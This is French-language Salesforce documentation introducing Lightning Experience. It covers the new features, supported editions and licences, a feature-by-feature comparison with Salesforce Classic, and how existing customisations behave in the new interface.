Vous cherchez votre chemin parmi les nouveautés de Lightning Experience ? Rien d'anormal. L'exploration d'une application reconçue peut désorienter, notamment si vous utilisiez l'interface initiale les yeux fermés. Pour mieux vous orienter dans Lightning Experience, examinons les fonctionnalités les plus courantes de Salesforce dans la nouvelle interface.

### Considérations relatives à Lightning Experience

Cette version de Lightning Experience ne comprend pas toutes les fonctionnalités disponibles dans Salesforce Classic. Consultez ces rubriques afin de déterminer si une fonctionnalité importante pour votre activité est limitée ou non disponible dans cette version. Ces informations peuvent également vous aider à présenter à vos utilisateurs les nouvelles fonctionnalités disponibles une fois la migration vers Lightning Experience effectuée.

Centre d'information de Lightning Experience

Consultez les ressources ci-dessous pour apprendre à utiliser Lightning Experience, à la configurer pour votre organisation ou à développer pour la nouvelle interface utilisateur.

CONSULTER ÉGALEMENT :

https://developer.salesforce.com/trailhead/trail/lex_admin_migration


https://developer.salesforce.com/trailhead/trail/lex_dev

# Qu'est-ce qui rend Lightning Experience si spécial ?

Bienvenue dans Lightning Experience, la nouvelle expérience rapide et superbe de Salesforce. Avec la vente à l'esprit, nous avons voulu réinventer l'environnement du bureau pour mieux servir vos processus commerciaux. Le résultat est une interface intuitive et intelligente, qui aide les commerciaux à travailler de façon plus naturelle et à conclure plus rapidement plus de ventes. Observons quelques fonctionnalités de base de la nouvelle interface afin de déterminer si Lightning Experience convient à certains ou à tous utilisateurs.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition



| Fonctionnalité | Intérêt |
|---|---|
| Applications Lightning | La navigation dans Lightning Experience augmente l'efficacité de vos utilisateurs. Ils peuvent exécuter des actions et accéder aux listes et aux enregistrements récents directement depuis la barre de navigation. Ils peuvent basculer entre les applications que vous personnalisez avec un logo, une couleur et une description personnalisés. |
| Accueil | Démarrez la journée sur la nouvelle page d'accueil intelligente. Surveillez les performances par rapport aux objectifs, et obtenez des informations sur les principaux comptes. Gardez le cap en suivant les étapes précises de l'Assistant. |

| Fonctionnalité | Intérêt |
| --- | --- |
| Espace de travail pour les opportunités | Encouragez les comportements adaptés à chaque étape de votre processus de vente depuis cet espace dédié à l'action. Vous pouvez personnaliser des scripts d'accompagnement pour chaque étape. Les commerciaux peuvent faire progresser leurs affaires avec plus d'efficacité à l'aide d'un éditeur pratique qui permet de consigner rapidement des appels, de créer des tâches, d'envoyer des e-mails, etc. |
| Kanban | Examinez visuellement le statut des pistes, des opportunités, des contrats et des campagnes. Les utilisateurs peuvent faire glisser les enregistrements d'un statut à un autre. Avec les opportunités, les utilisateurs peuvent recevoir des alertes lorsqu'une action est requise sur une affaire importante. |
| Fenêtres d'éditeur | Parcourez ces activités mineures mais importantes qui surgissent inévitablement pendant la journée, sans changer de contexte. Vous recevez un appel d'un client pendant que vous consultez un rapport ? Vous pouvez consigner rapidement l'appel sans avoir à rechercher l'affaire associée ou à basculer vers un autre enregistrement. Les fenêtres de l'éditeur s'ouvrent sur la page active. Elles permettent aux utilisateurs de consigner des appels et de créer des événements, des tâches et des notes qui peuvent être associés à n'importe quel enregistrement. |
| Chronologie des activités et Liste des tâches | Visualisez les tâches en cours, les réunions prévues et les réalisations dans la chronologie des activités pour chaque opportunité, piste, compte ou contact.<br>Vous pouvez également utiliser la liste des tâches pour visualiser le détail de tâches spécifiques en même temps que la liste complète des tâches en cours, des tâches du jour et des tâches terminées. Les responsables peuvent utiliser la vue Délégué pour observer les tâches attribuées aux personnes de rang inférieur dans la hiérarchie des rôles. |
| Comptes et contacts | Trouvez des informations et consultez des actualités en un clin d'œil depuis cette nouvelle présentation. Consultez les toutes dernières actualités de vos clients avec Twitter intégré et des actualités pour les clients, examinez les activités à venir et celles terminées, et organisez vos données avec les correspondances dupliquées au niveau du champ. |
| Notes avancées | Améliorez la prise de notes grâce à l'enregistrement automatique, aux capacités de texte enrichi, aux images en ligne et à la gestion des versions. Vous pouvez même associer une note à plusieurs enregistrements et partager des notes avec des collègues ou des groupes Chatter. |
| Voix Lightning | Utilisation des fonctionnalités du téléphone sans jamais quitter Salesforce. Vous pouvez aisément passer et recevoir des appels, ajouter des notes sur les appels et consigner des informations sur les appels. |
| Messagerie intégrée | Envoyez des e-mails via des comptes Gmail ou Office 365 avec votre messagerie Salesforce. Affichez les e-mails que vous avez envoyés dans le dossier d'éléments envoyés de votre compte Gmail ou Office 365 pour une intégration transparente. E-mail optimisé permet aux utilisateurs d'associer des e-mails à plusieurs contacts, pistes et utilisateurs, ainsi qu'à une opportunité, une campagne, une requête, un compte ou un compte personnel unique. |
| Visionneuse d'aperçu de fichier | Appréciez une expérience plus riche en termes d'aperçu de fichiers, sans utiliser Adobe Flash Player. Le rendu des images d'aperçu vectorisées est de meilleure qualité, sans dégradation sur les écrans à haute résolution, et leur chargement est plus rapide. Les nouveaux contrôles permettent de faire défiler dans les documents de plusieurs pages, de visualiser des GIF animés, avec des présentations en plein écran, et des actions d'accès au fichier. |

| Fonctionnalité | Intérêt |
| --- | --- |
| Rapports et tableaux de bord | Obtenez davantage de vos données. La nouvelle page d'exécution des rapports est plus facile à lire et à filtrer. Des diagrammes animés et interactifs donnent vie aux données de votre organisation. Un nouvel éditeur de tableau de bord prend en charge les présentations et les composants flexibles qui couvrent les colonnes et les lignes. |
| Vues de liste | Créez et modifiez de façon transparente des vues de liste personnalisées pour accéder rapidement aux données appropriées. Accélérez l'affichage des données avec des listes plus intuitives et recherchez une vue de liste spécifique sur le champ. Visualisez des données à l'aide de graphiques de vue de liste pratiques ou appliquez des filtres pour organiser les données selon vos besoins. |
| Recherche | Trouvez des dossiers plus rapidement avec une recherche améliorée, qui comprend les dossiers récents et les meilleurs résultats. |
| Arborescence de configuration et Gestionnaire d'objet | Naviguez dans des pages de configuration avec une organisation simplifiée et une présentation plus claire. Utilisez le nouveau Gestionnaire d'objet, qui combine tous les objets standard et personnalisés dans une liste unique plus facile à retrouver. |

# Lightning Experience est-elle adaptée à votre organisation Salesforce ?

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lightning Experience vous intrigue et vous intéresse ! La nouvelle interface offre sans nul doute de nombreux avantages aux équipes commerciales. Néanmoins, Salesforce est un vaste environnement et nous ne pouvons pas tout reconstruire à la fois. Cette version n'est pas totalement identique à Salesforce Classic, la version antérieure complète de Salesforce. Examinons quelques cas d'utilisation et comparons Lightning Experience à Salesforce Classic pour vous aider à déterminer si le moment est venu de basculer. Vous pouvez même afficher un aperçu de votre organisation dans la nouvelle interface.

Actuellement, Lightning Experience est destinée aux équipes commerciales. Par conséquent, la plupart des fonctionnalités des autres solutions Cloud ne sont pas encore disponibles. Et certaines fonctionnalités de ventes ne sont pas disponibles non plus. Lightning Experience est en plein développement et offrira davantage de fonctionnalités dans les versions à venir. Vous pouvez néanmoins évaluer dès maintenant l'importance de ces futures fonctionnalités pour votre activité.

N'oubliez pas que vous pouvez activer Lightning Experience pour une sélection d'utilisateurs. Cette souplesse signifie que vous pouvez déplacer sans attendre votre équipe commerciale vers la nouvelle interface, tandis que votre organisation de service continue à utiliser Salesforce Classic. Vous pouvez également exécuter un pilote Lightning Experience avec un petit groupe de personnes sans interrompre les autres utilisateurs tant que vous n'avez pas vérifié si la nouvelle expérience répond à vos besoins.

Adopter Lightning Experience sans oublier Salesforce Classic

Salesforce Classic ne disparaît pas, nous avons facilité la migration des utilisateurs de Lightning Experience entre l'ancien et le nouveau. Si toutefois Lightning Experience ne répond pas à vos attentes, vous et vos utilisateurs pouvez l'essayer sans risque.

Éditions et licences utilisateur prises en charge pour Lightning Experience

Examinez les éditions et licences utilisateur prises en charge afin de déterminer si votre organisation peut activer et utiliser Lightning Experience.

Cas d'utilisation réussis de Lightning Experience

Examinons les types d'organisation qui conviennent à cette version de Lightning Experience et des situations non compatibles pour le moment.

Comparaison entre Lightning Experience et Salesforce Classic

Connaître les fonctionnalités disponibles (et non disponibles) dans la nouvelle interface est essentiel avant de décider de basculer vers Lightning Experience. Voici des éléments de comparaison importants entre Lightning Experience et les fonctionnalités que vous utilisez dans Salesforce Classic.

Que deviennent les personnalisations existantes dans Salesforce ?

Nous nous sommes efforcés de respecter vos configurations et vos personnalisations existantes dans Lightning Experience. Nombre de vos mises en œuvre par pointer-cliquer ou par programmation fonctionnent également de façon transparente dans la nouvelle interface. Cependant, certaines personnalisations ne sont pas applicables dans la nouvelle interface ou doivent être mises à jour tirer pleinement parti de Lightning Experience. Voici certains points à prendre en considération.

Prévisualisation de votre organisation dans Lightning Experience

À ce stade, vous pensez probablement : « Très bien, mais maintenant je veux voir à quoi cela ressemble ». Le dilemme, c'est que vous n'êtes pas encore prêt(e) à basculer vos utilisateurs, exact ? Non ! L'assistant de migration de Lightning Experience va vous aider. La fonctionnalité d'aperçu de l'assistant de migration permet d'explorer votre organisation de production dans Lightning Experience. Vous pouvez ainsi savoir exactement comment fonctionnent vos données réelles et vos personnalisations actuelles dans la nouvelle interface. Sans rien déranger.

Vérification de la préparation de votre organisation pour Lightning dans Lightning Experience

Vous voulez vérifier si Lightning Experience convient à votre société ? La fonctionnalité Vérification de la préparation de Lightning Experience analyse votre organisation et génère un rapport qui indique si les fonctionnalités que vous utilisez dans votre organisation sont prises en charge dans Lightning.

CONSULTER ÉGALEMENT :

Éditions et licences utilisateur prises en charge pour Lightning Experience

Navigateurs pris en charge pour Lightning Experience

Considérations relatives à Lightning Experience

# Adopter Lightning Experience sans oublier Salesforce Classic


Salesforce Classic ne disparaît pas, nous avons facilité la migration des utilisateurs de Lightning Experience entre l'ancien et le nouveau. Si toutefois Lightning Experience ne répond pas à vos attentes, vous et vos utilisateurs pouvez l'essayer sans risque.

Lorsque vous activez des utilisateurs pour Lightning Experience, vous pouvez définir que certains utilisateurs ou tous les utilisateurs bénéficient de la nouvelle interface comme expérience *préférée* par défaut. Idéalement, les utilisateurs de Lightning Experience considèrent que la nouvelle interface répond à leurs besoins. Cependant, si l'interface classique comprend une fonctionnalité ou un outil important, les utilisateurs peuvent à tout moment basculer vers Salesforce Classic sans notre aide.

Pour revenir à Salesforce Classic, il suffit d'utiliser le commutateur. Dans l'en-tête de Lightning Experience, cliquez sur l'image de profil, puis sélectionnez **Basculer vers Salesforce Classic**.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Le commutateur modifie la préférence par défaut sur Salesforce Classic. L'utilisateur reste dans l'interface classique jusqu'à l'utilisation du commutateur pour revenir vers Lightning Experience. La nouvelle interface devient ensuite la préférence par défaut. Voici pour le principe.

Pour accéder au commutateur dans Salesforce Classic, cliquez sur le nom dans le coin supérieur droit, puis sélectionnez **Basculer vers Lightning Experience**.

En sachant que vos utilisateurs peuvent basculer entre les interfaces, il est plus facile de déterminer qui utilise immédiatement ou non Lightning Experience. Si seules quelques fonctionnalités rarement utilisées sont absentes de Lightning Experience, vos utilisateurs peuvent revenir vers Salesforce Classic pour les utiliser. Compte-tenu des avantages de la nouvelle expérience, ce compromis est acceptable. Cependant, si les utilisateurs qui doivent accéder quotidiennement à des fonctionnalités de vente ou de service non prises en charge, il est préférable de les laisser dans Salesforce Classic pour le moment.

CONSULTER ÉGALEMENT :

Particularités de la migration d'utilisateurs entre Lightning Experience et Salesforce Classic

# Éditions et licences utilisateur prises en charge pour Lightning Experience

Examinez les éditions et licences utilisateur prises en charge afin de déterminer si votre organisation peut activer et utiliser Lightning Experience.

| Éditions | |
|---|---|
| **Éditions prises en charge** | • Group Edition<br>• Professional Edition<br>• Enterprise Edition<br>• Performance Edition<br>• Unlimited Edition<br>• Developer Edition |
| **Éditions non prises en charge** | • Personal Edition<br>• Contact Manager Edition<br>• Database.com Edition<br>• Chatter.com Edition |

| Licences utilisateur | |
|---|---|
| **Licences prises en charge** | • Salesforce<br>• Toutes les plates-formes Salesforce et Force.com (à l'exception de Force.com Free)<br>• Identity User<br>• Company (Employee) Community |
| **Licences non prises en charge** | • Customer Community, Customer Community Plus, Partner Community<br>• Toutes les licences de portail<br>• Force.com Free<br>• Data.com<br>• Work.com<br>• Database.com<br>• Content Only<br>• Ideas Only<br>• Knowledge Only<br>• Site.com Only |

# Cas d'utilisation réussis de Lightning Experience

Examinons les types d'organisation qui conviennent à cette version de Lightning Experience et des situations non compatibles pour le moment.

Envisagez d'utiliser Lightning Experience pour une partie ou l'ensemble de votre organisation dans les cas suivants :

- Votre équipe commerciale réalise des ventes à d'autres entreprises en utilisant des comptes, des contacts, des pistes, des opportunités, des objets personnalisés et les autres fonctionnalités de vente prises en charge dans la nouvelle interface.
- Vous souhaitez tester la nouvelle interface utilisateur avec une sélection de vos commerciaux.
- Vous souhaitez relancer votre mise en œuvre de Salesforce. Vous avez la possibilité d'introduire de nouvelles fonctionnalités, car vous gérez les modifications.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Envisagez de conserver Salesforce Classic dans les cas suivants :

- Votre équipe commerciale utilise régulièrement des fonctionnalités qui ne sont pas encore disponibles dans Lightning Experience, notamment des prévisions ou la gestion des territoires.
- Vous utilisez principalement des outils de service client ou d'autres fonctionnalités non commerciales.
- Vous souhaitez une expérience unique pour vos équipes de vente et vos équipes de service.

# Comparaison entre Lightning Experience et Salesforce Classic

Connaître les fonctionnalités disponibles (et non disponibles) dans la nouvelle interface est essentiel avant de décider de basculer vers Lightning Experience. Voici des éléments de comparaison importants entre Lightning Experience et les fonctionnalités que vous utilisez dans Salesforce Classic.

Remarque: Ces listes ne sont pas exhaustives, elles ne répertorient pas toutes les fonctionnalités non disponibles dans Lightning Experience. Avant de prendre votre décision, consultez également Considérations relatives à Lightning Experience.

## Données Salesforce

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Objets de vente : Comptes, Campagnes, Contacts, Pistes, Opportunités, Comptes personnels, Catalogues de prix, Produits | ✔ | ✔ |
| Calendrier, Événements, Tâches | ✔ | ✔ |
| Objets de service : Ressources, Requêtes de base, Ordres d'exécution | ✔ | ✔ |
| Objets personnalisés | ✔ | ✔ |
| Fils, groupes et personnes Chatter | ✔ | ✔ |
| Salesforce Files | ✔ | ✔ |
| Autres objets Vente et Service | | ✔ |

## Accueil

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Graphique des performances | ✔ | |
| Assistant | ✔ | |
| Actualités | ✔ | |
| Affaires principales | ✔ | |
| Tâches | ✔ | ✔ |
| Événements* | ✔ | ✔ |
| Calendrier* | ✔ | ✔ |
| Fil et éditeur | | ✔ |
| Éléments à approuver | | ✔ |
| Tableaux de bord personnalisables | ✔ | ✔ |
| Composants de page d'accueil personnalisables | ✔ | ✔ |

* Dans Lightning Experience, l'accueil affiche uniquement les événements du jour restants dans le calendrier de l'utilisateur. Les utilisateurs peuvent accéder à tous leurs événements via le lien du calendrier de l'accueil ou la barre de navigation.

## Comptes et contacts

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Actualités | ✔ | |
| Chronologie des activités | ✔ | |
| Notes avancées | ✔ | |
| Présentation de page de « Référence » | ✔ | |
| Listes associées | ✔ | ✔ |
| E-mail et modèles intégrés | ✔ | ✔ |
| Résumés Twitter | ✔ | ✔ |
| Comptes personnels | ✔ (support bêta) | ✔ |
| Équipes de compte | ✔ | ✔ |
| Hiérarchie des comptes et des contacts | | ✔ |
| Contacts de comptes multiples | ✔ | ✔ |

## Campagnes (bêta)

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Graphiques de statut des membres de campagne | ✔ | |
| Importation de membres de campagne | ✔ | ✔ |
| Ajout de membres individuels d'une campagne | ✔ | ✔ |
| Mise à jour du statut des membres de campagne via une importation | ✔ | ✔ |
| Clonage de membres de campagne | | ✔ |
| Ajout et gestion des membres de campagne à partir d'une vue de liste | | ✔ |

## Pistes

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Présentation de page d'espace de travail | ✔ | |
| Chronologie des activités | ✔ | |

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Parcours de vente | ✔ | |
| Actualités | ✔ | |
| Notes avancées | ✔ | |
| Modification du propriétaire d'une piste dans une file d'attente | ✔ | ✔ |
| E-mail et modèles intégrés | ✔ | ✔ |
| Personnalisation de la conversion de piste via l'API | ✔ | ✔ |
| Recherche et fusion des pistes dupliquées | | ✔ |

## Opportunités

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Présentation de page d'espace de travail | ✔ | |
| Chronologie des activités | ✔ | |
| Parcours de vente | ✔ | |
| Actualités | ✔ | |
| Notes avancées | ✔ | |
| Présentation visuelle des opportunités (Kanban) | ✔ | |
| E-mail et modèles intégrés | ✔ | ✔ |
| Équipes d'opportunité | ✔ | ✔ |
| Parts d'opportunité | | ✔ |
| Opportunités similaires | | ✔ |
| Alertes pour affaire importante | | ✔ |

## Data.com

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Prospect pour des contacts et des sociétés | ✔ | ✔ |
| Statut de mise à jour des règles de mise à jour | ✔ | ✔ |
| Fonctionnement des règles de mise à jour | ✔ | ✔ |
| Ajout de contacts Data.com en tant que pistes | | ✔ |

## Rapports

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Graphiques de rapport avancés | ✔ | |
| Totaux et des sous-groupes masqués dans une vue de rapport | ✔ | |
| Filtres interactifs lors de l'affichage des rapports | ✔ | |
| Générateur de rapport | ✔ | ✔ |
| Champs de compartiment | ✔ | ✔ |
| Formules récapitulatives personnalisées | ✔ | ✔ |
| Formats de rapport matriciels, récapitulatifs, tabulaires* | ✔ | ✔ |
| Filtres de hiérarchie des rôles | ✔ | ✔ |
| Création de dossiers de rapports | | ✔ |
| Rapports joints | | ✔ |
| Graphiques à secteurs | | ✔ |
| Planification des actualisations de rapport** | ✔ | ✔ |
| Suivi des rapports | | ✔ |
| Notifications de rapport | | ✔ |
| Exportation de rapports | ✔ | ✔ |

* Vous ne pouvez pas configurer le partage de dossier dans Lightning Experience. Cependant, les dossiers qui ont été créés dans Salesforce Classic héritent de toutes les autorisations attribuées dans Lightning Experience. **Disponible dans Lightning Experience en souscrivant à un rapport.

## Tableaux de bord

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Affichage de plus de 3 colonnes | ✔ | |
| Générateur de tableau de bord | ✔ | ✔ |
| Vue de tableaux de bord filtrés | ✔ | ✔ |
| Vue de tableaux de bord dynamiques | ✔ | ✔ |
| Planification d'actualisations de tableau de bord* | | ✔ |
| Publication de composants de tableau de bord dans les fils | | ✔ |
| Suivi de tableaux de bord | | ✔ |

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Composants Visualforce | | ✓ |

* Les utilisateurs ne peuvent pas planifier des tableaux de bord dans Lightning Experience, mais les tableaux de bord planifiés dans Salesforce Classic sont exécutés normalement dans Lightning Experience.

## Vues de liste

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Graphiques | ✓ | |
| Création de filtres sur-le-champ | ✓ | |
| Recherche d'une vue de liste sur le champ | ✓ | |
| Création et modification de listes | ✓ | ✓ |
| Colonnes qui peuvent être triées | ✓ | ✓ |
| Colonnes redimensionnables | ✓ | ✓ |
| Paramètres de partage* | ✓ | ✓ |
| Logique de filtrage | ✓ | ✓ |

* Dans Lightning Experience, le partage des vues de liste marquées « Visible uniquement par moi » ou « Visible par tous les utilisateurs » est pris en charge. Le partage avec certains groupes d'utilisateurs n'est pas pris en charge.

## Autres fonctionnalités et produits

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Personnalisation de la marque des applications Salesforce | ✓ | |
| Fenêtres d'éditeur associées aux activités | ✓ | |
| Création et modification d'enregistrements | ✓ | ✓ |
| Modification en ligne des champs de détail d'enregistrement | ✓ | ✓ |
| Modification en ligne dans les listes | ✓ | ✓ |
| Prévisions | | ✓ |
| Gestion des territoires | | ✓ |
| Communautés Salesforce* | | ✓ |
| Portails partenaires | | ✓ |
| Service Cloud | | ✓ |

| Fonctionnalité | Lightning Experience | Salesforce Classic |
|---|---|---|
| Work.com | | ✔ |

* La configuration des communautés Salesforce est disponible dans Lightning Experience, mais la création, la gestion et l'utilisation de vos communautés est disponible uniquement dans Salesforce Classic.

# Que deviennent les personnalisations existantes dans Salesforce ?

Nous nous sommes efforcés de respecter vos configurations et vos personnalisations existantes dans Lightning Experience. Nombre de vos mises en œuvre par pointer-cliquer ou par programmation fonctionnent également de façon transparente dans la nouvelle interface. Cependant, certaines personnalisations ne sont pas applicables dans la nouvelle interface ou doivent être mises à jour tirer pleinement parti de Lightning Experience. Voici certains points à prendre en considération.

## Barre de navigation de Lightning Experience

De la même façon que dans Salesforce Classic, la barre de navigation de Lightning Experience permet aux utilisateurs d'accéder à une série d'objets et d'onglets. La barre de navigation est comparable à un conteneur dans lequel les éléments changent pour représenter l'application que vous utilisez. Les applications que vous élaborez pour Salesforce Classic fonctionnent dans Lightning Experience sans aucune modification. Lorsque vous créez une application ou modifier une application Classic dans Lightning Experience, vous pouvez même personnaliser la marque avec la couleur et le logo de votre choix.

Dans Lightning Experience, vous personnalisez la marque de vos applications avec :

- Une couleur et un logo uniques
- Des objets standard ou personnalisés
- Des onglets de composant Lightning
- Des onglets Visualforce
- Des onglets Page Lightning
- Des fonctionnalités utilitaires, tels que la voix intégrée, dans le pied page de Lightning Experience

## Présentations de page et présentations compactes

Les personnalisations de pages d'enregistrement effectuées dans Salesforce Classic (pour des objets personnalisés et standard) affectent également les pages d'enregistrement dans Lightning Experience. Cependant, certains éléments de page s'affichent différemment dans Lightning Experience, et certains ne sont pas pris en charge.

Conseil: Vous pouvez créer une page d'enregistrement Lightning Experience personnalisée avec le Générateur d'application Lightning, et attribuer différentes pages d'enregistrement à différentes applications Lightning.

Les présentations compactes jouent le même rôle dans Lightning Experience que dans l'application mobile Salesforce1 : affichage des principaux champs d'un enregistrement dans le panneau de présentation d'une page d'enregistrement. Dans Lightning Experience, le panneau de présentation affiche les cinq premiers champs de vos présentations compactes actuelles.

Si votre organisation utilise des fonctionnalités d'utilitaires, vous pouvez activer une barre d'utilitaires dans votre application et accéder instantanément à des outils de productivité, notamment la voix intégrée, dans le pied de page de Lightning Experience.

## Actions et boutons

Si vous avez déjà créé et utilisé des actions dans Salesforce Classic, vous savez qu'elles s'affichent dans l'éditeur Chatter, alors que les boutons standard et personnalisés s'affichent au-dessus des détails dans une page d'enregistrement. Si vous utilisez Salesforce1, vous savez que tous les types d'action et boutons sont mêlés dans la barre d'actions de Salesforce1. Dans Lightning Experience, nous continuons de réduire la séparation entre les actions et les boutons. Au lieu de les afficher à un emplacement unique, les actions et boutons sont regroupés par type dans différentes zones de la page de l'enregistrement.

Par défaut, Lightning Experience comprend les actions et les boutons définis dans la section Actions Salesforce1 et Lightning Experience de la présentation d'éditeur globale. Vous pouvez également personnaliser les éléments disponibles en utilisant la même section dans des présentations de page d'objet. La logique qui détermine l'emplacement d'affichage d'une action ou d'un bouton dans la page d'un enregistrement est la suivante.

- Les actions globales avec le type d'action Consigner en appel ou Créer un enregistrement, pour des événements, des notes et des tâches, sont affichées dans le menu Actions globales de l'en-tête.
- La plupart des actions rapides, des actions de productivité, des boutons standard et des boutons personnalisés pris en charge sont ajoutés au menu d'actions de la page.
- Les actions associées aux activités spécifiques à un objet, notamment Consigner un appel, Nouvel événement, Nouvelle tâche et E-mail, sont affichées dans l'éditeur de l'onglet Activité.
- Les actions Chatter standard sont affichées dans l'éditeur de l'onglet Collaborer.

L'ordre des actions dans chaque zone dépend de l'ordre dans lequel elles ont été ajoutées à la présentation d'éditeur globale ou de la page de l'objet.

Pour en savoir plus, reportez-vous à Actions dans Lightning Experience dans l'aide de Salesforce.

## Boutons personnalisés

Les boutons personnalisés qui utilisent une source de contenu JavaScript ne sont pas pris en charge dans Lightning Experience. Vous pouvez remplacer certaines fonctions couvertes par ces boutons à l'aide d'actions de composants Lightning, des outils par pointer-cliquer tels que le Générateur de processus ou Visual Workflow, ou des approches basées sur un code.

Les boutons personnalisés qui définissent la source du contenu en tant qu'URL ou page Visualforce fonctionnent normalement.

## Composants Visualforce et Lightning

En effet, l'interface de Lightning Experience est très différente de celle de Salesforce Classic, mais cela ne signifie pas l'arrêt de vos pages Visualforce. Cette version inclut une prise en charge de Visualforce dans Lightning Experience. Vos pages Visualforce existantes fonctionnent dans Lightning Experience, la plupart sans révision. Les éléments ayant été déplacés dans la nouvelle interface, quelques réglages vous permettront d'adapter le comportement de vos pages Visualforce. À ce stade, quelques fonctionnalités de Visualforce ne fonctionnent pas encore dans Lightning Experience.

Voici quelques notions de base à prendre en considération.

- Si vos pages Visualforce utilisent JavaScript, vous devez vérifier certains éléments. Visualforce n'occupe pas la totalité de la page lors de l'affichage dans Lightning Experience. Par conséquent, votre code JavaScript code doit respecter certaines règles nouvelles.
- Si vos pages Visualforce utilisent les composants standard intégrés, leur présentation est adaptée à Salesforce Classic, que les utilisateurs y accèdent dans la nouvelle ou dans l'ancienne interface. Quelques réglages sont nécessaires pour adapter le comportement de vos pages au style de Lightning Experience.

  Pour vous aider, nous publions Salesforce Lightning Design System (SLDS), une série de modèles, de composants et d'instructions de conception qui aident à créer des interfaces adaptées à Lightning Experience. Le SLDS est disponible à l'adresse www.lightningdesignsystem.com.

Pour des informations complètes sur ce qui fonctionne et ce qui ne fonctionne pas, reportez-vous au module Trailhead « Visualforce et Lightning Experience », dans Parcours pour le développeur - Lightning Experience.

À propos de la personnalisation de la nouvelle interface utilisateur L'infrastructure de composants Lightning est notre nouvelle infrastructure d'interface utilisateur qui permet de développer des applications Web dynamiques pour ordinateurs de bureau et appareils mobiles. Vous pouvez l'utiliser ou Visualforce dans vos nouveaux projets. Pour plus d'informations sur les développements de l'interface utilisateur, reportez-vous à « Considérations relatives au développement de l'interface utilisateur » dans le module Trailhead Développement de Lightning Experience. Pour plus d'informations sur les composants Lightning, reportez-vous au module Trailhead « Composants Lightning », dans Parcours pour le développeur - Lightning Experience.

## Force.com Canvas

Force.com Canvas permet d'intégrer aisément des applications tierces dans Salesforce. La fonctionnalité de zone de dessin dans Lightning Experience est identique à celle de Salesforce Classic. Vous pouvez toujours intégrer des applications de zone de dessin dans des pages Visualforce et partout où elles sont prises en charge, avec en plus la possibilité d'exposer des applications de zone de dessin dans des composants Lightning.

## API Salesforce et Apex

La plupart des outils et des processus de programmation auxquels vous êtes habitués ne sont pas affectés par Lightning Experience. Fidèles à notre promesse, nos nouvelles versions n'affecteront pas votre dépendance aux API Salesforce. Les outils tels que Workbench n'ont pas changé. Votre environnement de développement reste identique.

Si vos classes Apex et vos appels d'API fonctionnent correctement, certaines fonctionnalités ne sont pas encore prises en charge dans Lightning Experience. Si un utilisateur exécute dans la nouvelle interface un code Apex qui interagit avec une fonctionnalité non prise en charge, il ne peut pas terminer la tâche. Pour résoudre cette situation, nous avons ajouté des capacités qui déterminent la préférence d'interface d'un utilisateur aussi bien avec l'API qu'avec Apex. Vous pouvez utiliser cette fonctionnalité pour ajouter une logique à votre code existant afin d'éviter à vos utilisateurs de rencontrer ces erreurs. Pour plus d'informations, reportez-vous à « Compréhension des modifications dans les autres outils de développement » dans le module Trailhead Développement de Lightning Experience.

## Applications AppExchange

De nombreuses applications AppExchange contiennent des personnalisations, notamment des objets personnalisés, des boutons personnalisés, des pages Visualforce, etc. Les partenaires de Salesforce testent leurs applications Lightning Experience et demandent la certification *Lightning Ready*. Les applications Lightning Ready fonctionnent dans Lightning Experience et offrent une expérience plus stable avec d'autres pages Lightning. Si une application est prise en charge dans Lightning Experience, un bandeau Lightning Ready est affiché sur son nom dans AppExchange. Si une application n'est pas prise en charge dans Lightning Experience, utilisez-la à la place dans Salesforce Classic.

